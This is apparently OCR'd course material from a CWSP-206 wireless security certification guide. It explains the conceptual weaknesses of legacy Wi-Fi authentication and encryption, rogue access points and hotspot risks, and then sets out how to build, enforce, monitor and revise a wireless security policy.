
WPA-Personal and WPA2-Personal – though both of these methods can be secure with sufficiently strong passphrases, weak passphrases may jeopardize a network's security. Weak passphrases can be discovered by capturing the 4-way handshake and the use of dictionary attack software. With the intruder knowing the passphrase they have the ability to connect to the access point and potentially see user data.

LEAP – Recall that ASLEAP (developed by Joshua Wright) is a well-known software utility that

can be used to recover LEAP authentication credentials. An intruder can capture the frames used for authentication that traverse the wireless medium in order to recover the user password. The ASLEAP software in conjunction with a dictionary file will be able to recover weak passwords.

EAP-MD5 – Simply by capturing a few frames, EAP-MD5 authentication can easily be cracked. This is because it does not provide dynamic encryption key management, mutual authentication or any characteristic that would provide security for a wireless network.

Point-to-Point Tunneling Protocol (PPTP) and other legacy protocols like PAP, CHAP, MSCHAP and MSCHAPv2 are also vulnerable to authentication cracking. Although PPTP is used with virtual private network (VPN) solutions the authentication process can be cracked and can introduce security vulnerabilities if used with wireless networking. Like LEAP, with PPTP an intruder can capture the frames used for authentication that traverse the wireless medium in order to recover the user password. L2TP/IPSec has replaced PPTP in many installations where VPN technologies are in use.



Wired Equivalent Privacy (WEP) is the best known weak encryption scheme used with standards based wireless networking. Earlier you learned about the vulnerabilities of WEP and why it should be avoided. Several encryption cracking tools are available for its exploitation. Cracking WEP is a straightforward process and can be achieved with software programs designed for that specific purpose and minimal effort. Modern software tools allow for WEP to be cracked even without capturing any data frames which will expose the initialization vector (IV). Early WEP cracking methods required an intruder to capture potentially large amounts of data traffic.

Temporal Key Integrity Protocol (TKIP) also has some known encryption weaknesses. In late 2009, it was widely publicized that new TKIP weaknesses were discovered, and much was made about these attacks. However, these weaknesses with the TKIP MIC function were known from its inception. TKIP was never intended as a long-term solution. Rather, it was introduced as a stop-gap solution for WEP/RC4 while 802.11i was being implemented with CCMP/AES. The published TKIP weaknesses may allow an attacker to inject traffic to probe for wired side vulnerabilities and possibly conduct DoS attacks.

Although there are strong encryption methods used with IEEE 802.11 wireless networks, encrypted data still has the potential to be viewed by intruders. This is because of how the technology operates. One example is both WPA-Personal and WPA2-Personal operation modes. Even though WPA2 can use strong encryption methods such as CCMP/AES which is considered uncrackable, the way WPA2 personal mode is designed may allow an intruder to view encrypted user data. This is because the passphrase used with WPA/WPA2 to secure the service set also is used as a seed to create a unique session encryption key known as the pairwise transient key (PTK). The PTK is used to encrypt unicast traffic that traverses the wireless medium. The PTK is created during the 4-way handshake after IEEE 802.11 authentication and association and if the passphrase is known, capturing the 4-way handshake will yield enough information to view encrypted data assuming the correct software tools are used.

## Additional Concerns

The diagram illustrates various security concerns. On the left, there's a warning icon (yellow triangle with exclamation mark) and a lockable NEMA enclosure. A central circle represents a network with several laptops and a central access point labeled 'Rogue AP'. Below the circle is a list of concerns:

- Physical security ensures that network operation is not compromised by theft or tampering
- Lockable NEMA enclosures
- Rogue device placement  
Lockable AP mounts (unique hardware)  
AP tampering and theft  
-- Potential data/password theft  
Wired port security

At the bottom of the slide, there are page numbers (50), a certification logo ('Certified Wireless Security Professional :: CWSP-206'), and a CWNP logo.

Other attacks may take advantage of basic weaknesses in a computer network infrastructure, such as physically available (unlocked and accessibly mounted) access points or open and unsecured Ethernet ports which may allow for the placement of rogue access points.

The need for a physical security plan cannot be underestimated. Theft of wireless LAN infrastructure is one concern but also tampering with installed devices can lead to other security issues. If an intruder were to have physical access to an installed wireless access point there is a possibility (depending on the manufacturer) that the administrator or logon credentials could be reset to the default configuration but still maintain the functional configuration of the device. This would allow the intruder free reign within the actual device that have access to and the ability to read configuration information and the possibility of creating unauthorized access to the wireless network for later exploitation.

Physical access to unsecured Ethernet ports provides the opportunity for placement of Rogue access points. Keep in mind a rogue access point is one that not authorized. Rogues can be installed for either intentional or unintentional purposes. Intentional rogue access points can be placed on a network infrastructure with malicious intent and may provide an opening to the network for more serious attacks. Many rogue access points are unintentional and installed on the network by authorized employees of the network for various reasons. Either way an unauthorized access point can be a very serious computer network threat.

## Public Access Networks



51

Certified Wireless Security Professional :: CWSP-206

cwsp®

Public access wireless networks, also commonly called wireless hotspots, have their share of vulnerabilities. This type of network can be a big draw for intruders. Many times a business such as a restaurant or coffee shop may install a wireless access point for the convenience of its customers and provide a draw to the business. In cases such as this many times the infrastructure devices that are installed are home or small office home office (SOHO) grade devices and lack enterprise security features. Therefore may not have the capability provide additional security features such as peer-to-peer blocking. Other public access networks may use enterprise grade equipment and be managed by the corporate information technology group or outsourced to a provider with the capability to professionally manage the devices.

Most public access wireless networks will not have any wireless security authentication and/or encryption features enabled. They are configured to support standards based IEEE 802.11 Open System authentication only. The security is typically left up to the end user. In many cases this can pose a security threat due to the lack of security knowledge the end user may have and not fully understand the fact their network communications that are traversing the wireless medium can be intercepted and viewed by intruders. End user education is the key factor in this situation.

Because of the way most public access networks are configured (IEEE 802.11 Open System authentication) they can potentially be subject to a variety of wireless network security threats which include:

- Spam transmission
- Malware injection
- Information theft


Peer-to-peer attacks  
Various Internet attacks

If the operator of the establishment that is hosting the public access network has the knowledge to configure the access point(s) correctly it will help to lessen these potential threats to the network and the devices that connect. If they do not know how to perform these tasks or cannot outsource to someone that has the knowledge then these threats may be more apparent. Some of the configurations that will help to lessen these types of threats include:

Peer-to-peer blocking  
Firewall configuration  
Port blocking  
Protocol blocking

All of the responsibility should not be put on the establishment that is hosting the public access network. The user also has the responsibility of securing the devices they use on the network. This includes using up-to-date anti-virus software, proper firewall configuration, strong passwords, securing any shares and using Virtual Private Network (VPN) technology.

## Recommended Practices



Legacy security is “wishful thinking”, where an administrator’s only hope is to try and “hide” from intruders. This philosophy is that if you put enough “inconveniences” in the intruder’s way, they will “pick on” someone easier. Don’t bet your livelihood on this - especially since modern IEEE 802.11 security mechanisms, if implemented correctly, will provide strong protection, deterrence, and threat mitigation. Recommended best practices include the following:

- Upgrade the security suite
- Replace legacy solutions
- Upgrade firmware

Upgrading to a WPA2 security mechanism is highly recommended. All modern Wi-Fi certified equipment now is compatible with WPA2. However, some implementations may have older devices that are not WPA2 capable and only support WPA. Ideally these devices should be upgraded but this may not always be a reality. In some cases upgrading these devices may not be feasible due to budgetary constraints, proprietary software implementations, specific use cases or a variety of other situations may apply.

Replacing legacy WEP security solutions is at the point where this is now a requirement. This is because of corporate security policy, the business model and in some cases legislative compliance such as Health Insurance Portability and Accountability Act (HIPAA), Payment Card Industry (PCI) and others. Upgrading firmware in all devices will provide many benefits. This includes adding new features to the hardware that may not have been available previously, resolving issues that may have been discovered after the older firmware was released and opening up enhanced security features such as WPA2. In some cases firmware updates may not be available because of embedded operating system form factors, end-of-life equipment or other reasons. In situations such as this it is highly recommended to work toward the appropriate upgrade path.

## Chapter 3: Security Policy

- |          |                                   |
|----------|-----------------------------------|
| <b>1</b> | <b>Defining Security Policies</b> |
| <b>2</b> | <b>Policy Enforcement</b>         |
| <b>3</b> | <b>Policy Management</b>          |
| <b>4</b> | <b>Policy Types</b>               |

## Security Policy Defined

The image consists of two main parts. On the left, a white background with a black header box containing the text "A Security Policy Is..." and a green box below it containing "...a documented plan and agreement that includes rules, regulations and a course of action based on needs and requirements." Below these boxes is a graphic of a document page with the words "question", "police", "member", "policy", and "statement" visible through a textured overlay. At the bottom of this section is a small grey footer with the number "54". On the right, there is a screenshot of a "Wireless Communication Policy" document from "cwnp" dated "5/2010". The document has sections titled "1 Overview", "2 Scope", and "3 Policy Statement". It includes several paragraphs of text and a "Copyright CWSI, Inc. 2010" notice at the bottom.

The definition of a policy will depend on the specific use. In any sense of the word it is a documented plan and agreement that includes rules, regulations and a course of action based on needs and requirements. An organization will have various policies based on their explicit business model. From an information technology (IT) perspective, a corporate security policy is a very important written document that contains detailed information about protecting the integrity of corporate computer networking operations.

The content of a corporate security policy will vary based on the type of organization or vertical market it is written for. For example, education, financial, government, healthcare, retail, transportation and other organizations will have specific policies based on their business model. Even though many organizations have areas in the business that are common amongst them, different types or organizations may require sections of a policy to be tailored to their specific business needs. For example, a healthcare organization and a company that is deals in transportation both will require a password policy, but the healthcare organization must have a policy for specific industry regulatory compliance such as Health Insurance Portability and Accountability Act (HIPAA). This would more than likely not be required of the company that specializes in transportation.

Every organization should already have an information technology security policy in place. If not it must be of the highest priority to get one generated and put into action. Some organizations may already have an existing security policy however; it may not address wireless networking. This is especially true with organizations that may be new to the wireless LAN technology arena. One of the hardest parts of creating a security policy is figuring out where to start. If a policy exists it is a little easier than starting from scratch since all that will need to be done is to add the appropriate sections that pertain to wireless networking technology. If a policy does not yet exist, there are many organizations that offer templates that would help to streamline the creation process. One such organization is the SANS Institute at [www.sans.org/](http://www.sans.org/).

## Regulations

Communications	Industry Compliance*
<ul style="list-style-type: none"><li><input type="checkbox"/> United States<ul style="list-style-type: none"><li>▪ FCC Part 15</li></ul></li><li><input type="checkbox"/> India<ul style="list-style-type: none"><li>▪ WPC (DOT), TRAI</li></ul></li><li><input type="checkbox"/> China<ul style="list-style-type: none"><li>▪ RRL/MIC Notice 2003-13</li></ul></li><li><input type="checkbox"/> Canada<ul style="list-style-type: none"><li>▪ ISC RSS-210</li></ul></li><li><input type="checkbox"/> Taiwan<ul style="list-style-type: none"><li>▪ PDT</li></ul></li><li><input type="checkbox"/> Great Britain/United Kingdom<ul style="list-style-type: none"><li>▪ UKRA/IR2006</li></ul></li><li><input type="checkbox"/> Brazil<ul style="list-style-type: none"><li>▪ Anatel/Resolution 305</li></ul></li></ul>	<ul style="list-style-type: none"><li><input type="checkbox"/> Retail/Card Processing<ul style="list-style-type: none"><li>▪ PCI DSS</li></ul></li><li><input type="checkbox"/> Healthcare<ul style="list-style-type: none"><li>▪ HIPAA</li></ul></li><li><input type="checkbox"/> Financial Services<ul style="list-style-type: none"><li>▪ Gramm Leech Bliley (GLBA)</li></ul></li><li><input type="checkbox"/> Information Security Standard<ul style="list-style-type: none"><li>▪ ISO/IEC 27002</li></ul></li><li><input type="checkbox"/> Public Accounting<ul style="list-style-type: none"><li>▪ Sarbanes-Oxley (SOX)</li></ul></li><li><input type="checkbox"/> Government<ul style="list-style-type: none"><li>▪ FIPS 140-2</li><li>▪ DoD Directive 8100.2</li></ul></li><li><input type="checkbox"/> Education<ul style="list-style-type: none"><li>▪ FERPA</li></ul></li></ul>

\* Some of these industry regulations are specific to a regulatory domain and are used only as examples.  
Check with local regulations bodies for compliance requirements.

55

Certified Wireless Security Professional :: CWSP-206

cwsp

The operation of a network in unlicensed or licensed frequencies will always be subject to the governing authorities of the network's locale. It is important to ensure that your network policy falls within the regulations of the governing authorities.

Industry-specific compliance regulations are also becoming increasingly important and demanding. Data breaches such as the well-published TJM WEP exploit led compliance groups, such as the Payment Card Industry (PCI), to tighten their regulatory belt. Other compliance requirements like FIPS and other government-related requirements are already very strict, demanding utmost care and attention by the network security staff for persistent compliance. Most companies realize the importance of a secure and compliant network, but financial restrictions often keep administrators from achieving their intended security goals.

## Legal Considerations



- ❖ Legal counsel should provide input when creating or modifying a security policy
  - ❖ Violation response
  - ❖ Forensic data investigation
  - ❖ Employee and contractor violation of security policy

### ❖ Other legal considerations:

- ❖ Abiding by local regulations for radio telecommunications
- ❖ What types of data can be monitored and by what means
- ❖ Who can know passwords and other access credentials
- ❖ Acceptable use policies and their legal implications for liability
- ❖ Provider responsibility to prevent illegal activities
- ❖ CALEA

### Legal Issues and Policy: ISP Liability for 3rd Party Content/Conduct

#### **OPG v. Diebold**

Diebold pressing charges against ISPs for hosting documents that violate copyright laws.

#### **Naas v. Anonymizer**

Defamed plaintiff tries to hold service provider responsible for third-party libel

#### **CoStar v. LoopNet**

Photograph copyright infringement case

**Dozens** of other cases where hotspot providers are fined for illegal activity conducted by their customers.


There are several legal considerations related to WLAN security policy. Of course, regulatory compliance requirements are of pertinence to a company's legal department. It may even be possible for IT personnel to leverage the legal department to gather resources to ensure that regulatory compliance is met.

Also, any effective security policy must have some teeth behind it. If employees are to be reprimanded or employment terminated for a breach of security policy, it is important to have the legal counsel providing guidance for these decisions. Similarly, when a breach is detected and forensics are being gathered and analyzed to provide a defensible court argument, it is important that the legal team be involved. These steps, among others (like active rogue mitigation), require input from a legal representative.

## Policy Importance

### Why Create a Policy?

- ✓ Maintain desired level of network security
- ✓ Uphold compliance
- ✓ Legal protection
- ✓ Asset Documentation
- ✓ Procedural continuity
- ✓ Authority



Documented policies are often overlooked or neglected because their importance is not understood and responsibility for policy creation is often deferred between IT and management staff.

There are several important reasons to create a well-defined security policy. First, a policy is required if network security is to be maintained. The IT staff requires documented authority in order to enforce the policies they have defined. Similarly, with large IT groups, it is important to have a single, central source of documentation that defines practices and procedures for everyone to follow.

## General Policy Tasks

- Obtain management support
- Perform risk assessment and impact analysis
- Document and Define vulnerabilities and countermeasures
- Plan Response, Forensics, Enforcement, and Reporting
- Communications and training of users and staff
- Provide ongoing monitoring and auditing
- Review and Revision Process

When deciding which 802.11 security mechanisms to use, it is important to consider the circumstances, requirements, and uses of the organization implementing the network. It is mandatory that the organization document its plan for a secure wireless environment within a wireless network security policy. Due to the speed with which changes have occurred in the wireless industry, it is desirable to create a security policy that is easily modified to take advantage of on-going security enhancements.

### Phases of wireless security policy development

- Perform risk assessment
- Define and document vulnerabilities and countermeasures
- Obtain support from management
- Provide communications between the departments or individuals that will be involved
- Provide ongoing monitoring and security auditing
- Plan response, forensics, enforcement, and reporting tactics in advance of a security policy breach
- Revise and fine-tune the policy as needed
- Publish all changes to the security policy and provide an educational forum to keep users apprised of current status

### Planning

A WLAN addendum or special wireless section should be added to the general corporate security policy. Corporate security policy templates can be found at:  
<http://www.sans.org/resources/policies/#template> .

#### Risk Assessment

An important first step should be to perform a risk assessment of the company's assets. This assessment is used to determine the level of vulnerability that exists and the consequences that could result from an intrusion into the LAN from the wireless segment.


#### On-going Monitoring

Continuous monitoring and periodic security auditing is crucial in determining security policy adherence. All companies should perform continuous monitoring - especially those that have a "no WLAN" policy.

#### Implementation

The level of WLAN defensive countermeasures enacted should be proportional to the determinations resulting from the risk assessment.

## Risk and Impact



A risk assessment and impact analysis are somewhat related concepts. Together they comprise an evaluation of assets and vulnerabilities and they help formulate the level of necessary security. This is an early step in the policy creation process.

The risk assessment is basically an audit of the security in place and will help to determine if the controls in use are adequate to provide the necessary security based on the organization. This can be performed in-house (typically by an unrelated department) or can be outsourced to a different organization. Standard penetration testing procedures will help to provide the technology needed to complete a full risk assessment and impact analysis. All issues, concerns and lack of compliance should be clearly defined and documented as part of the entire process. Understanding the balance between cost and how the organization will benefit from specific security controls should be evaluated. Also, the type of business or organization will determine whether or not they are a target for intrusion and the likelihood of an attack. For example, a financial institution or a government entity will have a higher risk of attack over a company who manufacturers widgets.

Understanding the impact of successful intrusions is also part of this process. Not too long ago a wireless network acted as an extension to a wired network and allowed access to a limited amount company resources. The potential to gain access to specific types of information or to the network infrastructure was minimal. Today the wireless network is a main player or is "the network" for many organizations and allows access to all available resources and infrastructures. Therefore the potential impact of a successful intrusion has grown tremendously in recent years.

The risk and impact analysis processes and procedures are not a one time shot. As technology evolves so do the security risks and how they will affect an organization. Think of this from a client device security perspective. You can purchase and install computer anti-virus software and run a full system scan. Any potential threats will be discovered and mitigated. New more

sophisticated computer viruses are created everyday. If the software is not updated on a regular basis and scans are not performed, the potential of a virus and infecting a computer is greatly increased. The same holds true for the risk and impact analysis procedures. New threats are introduced constantly and ensuring and organization is adequately protected is an ongoing process. Security policy should define the frequency of such an analysis and what the subsequent analysis processes will entail.

## Document and Define

### Document and Define

- ❑ When the policy document has been created, ensure that:
  - ✓ It is accessible to all relevant parties via a public file share or on each user's computer
  - ✓ It is marketed within the company
  - ✓ It is kept up-to-date
  - ✓ Its importance is defined



Many companies proactively remind users to read and abide by security policies by keeping a copy of the relevant policy documents on the user's desktops.

(((cwnp)))  
Wireless Communication Policy  
5/1/2010

**1 Overview**  
The purpose of this policy is to secure and protect the information assets owned by CISO. CISO reserves the right to determine, evaluate, and approve CISO grants access to data resources or a privilege and shall determine those resources to be available to authorized users of CISO. CISO shall be responsible for the protection of these assets.

This policy specifies the conditions that wireless information devices must satisfy to connect to CISO networks. Only those wireless information devices that meet these requirements will be granted access to CISO networks. All wireless information devices must be approved by Information Security Department as CISO compliant.

**2 Scope**  
This policy applies to employees, contractors, consultants, temporary and other workers at CISO, including all personnel affiliated with third parties that contract a wireless device to CISO. This policy applies to all wireless information devices that connect to a CISO network or including, but not limited to, laptops, desktops, mobile phones, and personal digital assistants.

The Information Security Department must approve any changes to this policy.

**3 Policy Statement**

3.1 General Network Access Requirements

3.1.1 Wireless Information Devices that connect to a CISO site and connect to a CISO network, or provide access to information classified as CISO Confidential, must be registered with the Information Security Department.

3.1.2 Able to the standards specified in the [Wireless Communication Policy](#).

3.1.3 Be monitored, reported, and maintained by a supported support team.

Copyright CISO Inc. 2010

The security policy must be documented and available to IT and non-IT employees. This provides authority, consistency, education, and awareness about the security policy.

## Buy-In and Training


### Management Buy-In

- Provides authority
- Allows for enforcement of technical policy requirements
- Allows commitment of resources
- Commitment to disciplinary behavior when violations occur



### Training End-Users and Admins

- Security awareness training should be provided to end-users and administrators
- Identify and report social engineering
- Abide by password policy
- Prevent rogue APs and clients
- Understand repercussions to policy violations
- Acceptable Use and Abuse
- Remote networking procedures
- Create security awareness



61

Certified Wireless Security Professional :: CWSWP-206

cwswp

For the security policy to have authority, management buy-in is necessary. For effectiveness, training must also be performed and awareness must be promoted. If a strong and authoritative security policy is written, but employees are not aware of it, how can you expect them to follow it. Similarly, if you draft a policy, but management does not "buy in" to it, what good is it?

## Response

### Response Procedures

- Forensic data analysis
- How to respond to rogue APs
- Analyzing system logs
- Accounting services
- What immediate reaction is taken with compromised network infrastructure
- What authorities are notified and involved
- To whom do end-users and admins report security violations



It is difficult to define a security policy that addresses all potential security responses, but it is important to create a general framework of response to breaches in security policy. This includes mitigating rogue devices, responding to data breaches, as well as reporting, monitoring, and accounting procedures.

## Enforcement

The screenshot shows the SpectraGuard Enterprise software interface. On the left, the 'Intrusion Prevention' section displays a list of configuration options for APs (Access Points) categorized as Rogue, Unauthorized, Potentially Rogue, or Potentially Authorized. A note at the top states: 'Note: Intrusion Prevention based on this policy is not turned on until Intrusion Prevention is activated at this location. See Local Policies > Location Properties > Intrusion Prevention Activation.' On the right, the 'Authorized WLAN Setup' section shows settings for authorized APs and SSIDs. A yellow callout box with a red exclamation mark contains the text: 'In order to successfully maintain rigorous security policies, the policy must be paired with monitoring, management authority, documentation, and training.'

**Full-time monitoring with a WIPS is the best way to enforce a functional policy.**

**WIPS configurations and alarms should be tested with an audit periodically to ensure protection.**

Certified Wireless Security Professional :: CWSP®

The security policy is of little value if it cannot be practiced and enforced. As such, it is necessary to formulate a workable and functional set of rules which can be administered. This set of rules determines how the network will be used. Following are criteria that should be included within the security policy functions.

- Use of passwords
- Amount and frequency of training focused on use of the chosen security model and awareness of social engineering attacks
- The methods to be used in order to provide awareness of security risks and vulnerabilities of WLAN implementation
- Definition of acceptable and unacceptable use of the WLAN
- Employees should be made aware that any or all of their WLAN traffic may be captured, filtered, and analyzed
- The procedures used to implement and enforce the security policy must be consistent
- The creation and maintenance of WLAN security checklist and a change management program
- Endpoint security, personal firewalls, and virus checkers may be mandated by the security policy for employee devices when:
  - Used on the corporate campus
  - Traveling and connecting to the corporate network
  - Corporate information is contained on the employee's mobile computing devices.
- Management of WLAN devices including security applications installation, maintenance, and support may be required by the IT support department.

The enforcement of functional policy is crucial. This can be a time consuming task and in some

cases depending on the size of the organization a full time job. One way that can help with policy enforcement is a Wireless Intrusion Prevention System (WIPS). Properly implemented, configured and tested, using WIPS can be very beneficial to an organization.

Advancements in technology such as multifunction mobile client devices bring many new security concerns to the forefront. In addition to a WIPS solution, a mobile device management (MDM) solution should be considered to aid in security policy enforcement for mobile device technology if it is allowed and used on the corporate network. MDM solutions help to administer and control how mobile devices such as smartphones, tablets, laptop computers and even possibly desktop computers can be used on a network and the access to company resources.

## Monitor and Audit

**Monitor**

- 24x7x365 Monitoring
- Implement WIPS
- Periodic and automatic report generation
- Enable appropriate alarms and notifications

**Audit**

- Internal and external audits
- Test known weaknesses
  - Social engineering
- Penetration Testing exercises
- Generate audit reports
- Industry compliance

PCI Compliance Checklist

- ✓ Get Switch Port Identity
- ✓ Monitor Network Access
- ✓ Document Network Activity

Certified Wireless Security Professional :: CWSP-206

cwsp®

The initial security audit provides a baseline of all active wireless devices and is used to classify those devices as to their role. To ensure that the security audit baseline remains current, it is necessary to provide on-going monitoring. This can be done manually or through the use of automated sensing systems such as those being offered as a Wireless Intrusion Prevention System (WIPS).

### WIPS

Several wireless security manufacturers offer Wireless Intrusion Prevention System (WIPS) solutions which perform automated, around-the-clock monitoring, alarm notification, and reporting without administrator intervention. Many of these systems are equipped with the ability to isolate and nullify the actions of threatening wireless devices. This activity is referred to as “threat mitigation.”

A WIPS solution will use distributed sensors that are either separate stand alone infrastructure devices or integrated into wireless access points and are strategically placed around a facility, campus, or other wireless service area. The sensors are passive monitoring devices that “listen” to the air and gather much information which is used to report performance and security policy violations to a central analysis engine or to a WIPS server.

## Review and Revise



### Review and Revise

- Policy must be kept up-to-date with a revision and review process
- Modify policy to address new security threats or new functional policy requirements
- Learn from audit results and modify policy accordingly
- Stay current with compliance or legal changes that impact the network

As WLAN technologies and the company's IT and business needs change, it is important to review and revise the security policy, keeping it up-to-date and relevant. Having an outdated policy is often as bad or worse than having no policy. An outdated policy can give a false sense of security when action is actually needed.

## Password Policy

**Password Policy**

- Password length (13+ characters)
- Mixed alphanumeric with lowercase and uppercase and special characters
- Password change policies
- Password sharing policies
- Password access policies (who has access to passwords)
- Password storage policies

**Reusable password generation utilities**

One-time password generators (Gibson Research—[www.GRC.com](http://www.GRC.com))



```
64 random hexadecimal characters (0-F and A-F):  
B527AF125A2E8F61AF13D19C8C1139A090CC292840BDBC7842E0888B42A6521  
65 random printable ASCII characters:  
;k'>2ad1lh+*WfY'1W\`-QWp|t|bOR-68x1:8KMn)1gS#2SB*aB4L8:7fD4a":8v  
62 random alpha-numeric characters (a-z, A-Z, 0-9):  
YJGciwXbHTLNCqLBrbzYFvOhOUncIgpURchRcvEHgmRkXq5PEqE0A3wCde6PKs0
```

In addition to password policies, it is important that authentication requirements are addressed in the policy. This includes use of client credentials, sharing and storage of passwords/secrets, and many other considerations.

## Acceptable Use

### Acceptable Use

- Acceptable use agreements should be read and signed by all network users, including employees, guests, management, and IT staff.
- This agreement may be used by the service provider to defer legal liability for network use, especially in public access networks in which strict security is not possible (consult legal input for policy creation)
- Open public networks should require that all users accept the terms of this policy.




67

Certified Wireless Security Professional :: CWSP-206

CWNP

Acceptable use agreements are an important legal aspect of a WLAN policy, especially for public access networks hosted by an ISP.

## WLAN Access Policy



68

Certified Wireless Security Professional :: CWSP-206

cwnp))

When planning for the WLAN access policy, consider the following:

- Who needs access?
- What kind of access is required?
- Will secure access be demanded of all connections?
- What kind of devices can be used to access the WLAN?
- Will network access control be utilized?

## BYOD Policy

- Use of employee-owned devices can be a cost saver for organizations
- It can also introduce risk
- BYOD policies should be clearly defined



69

Certified Wireless Security Professional :: CWSP-206

cwsp®

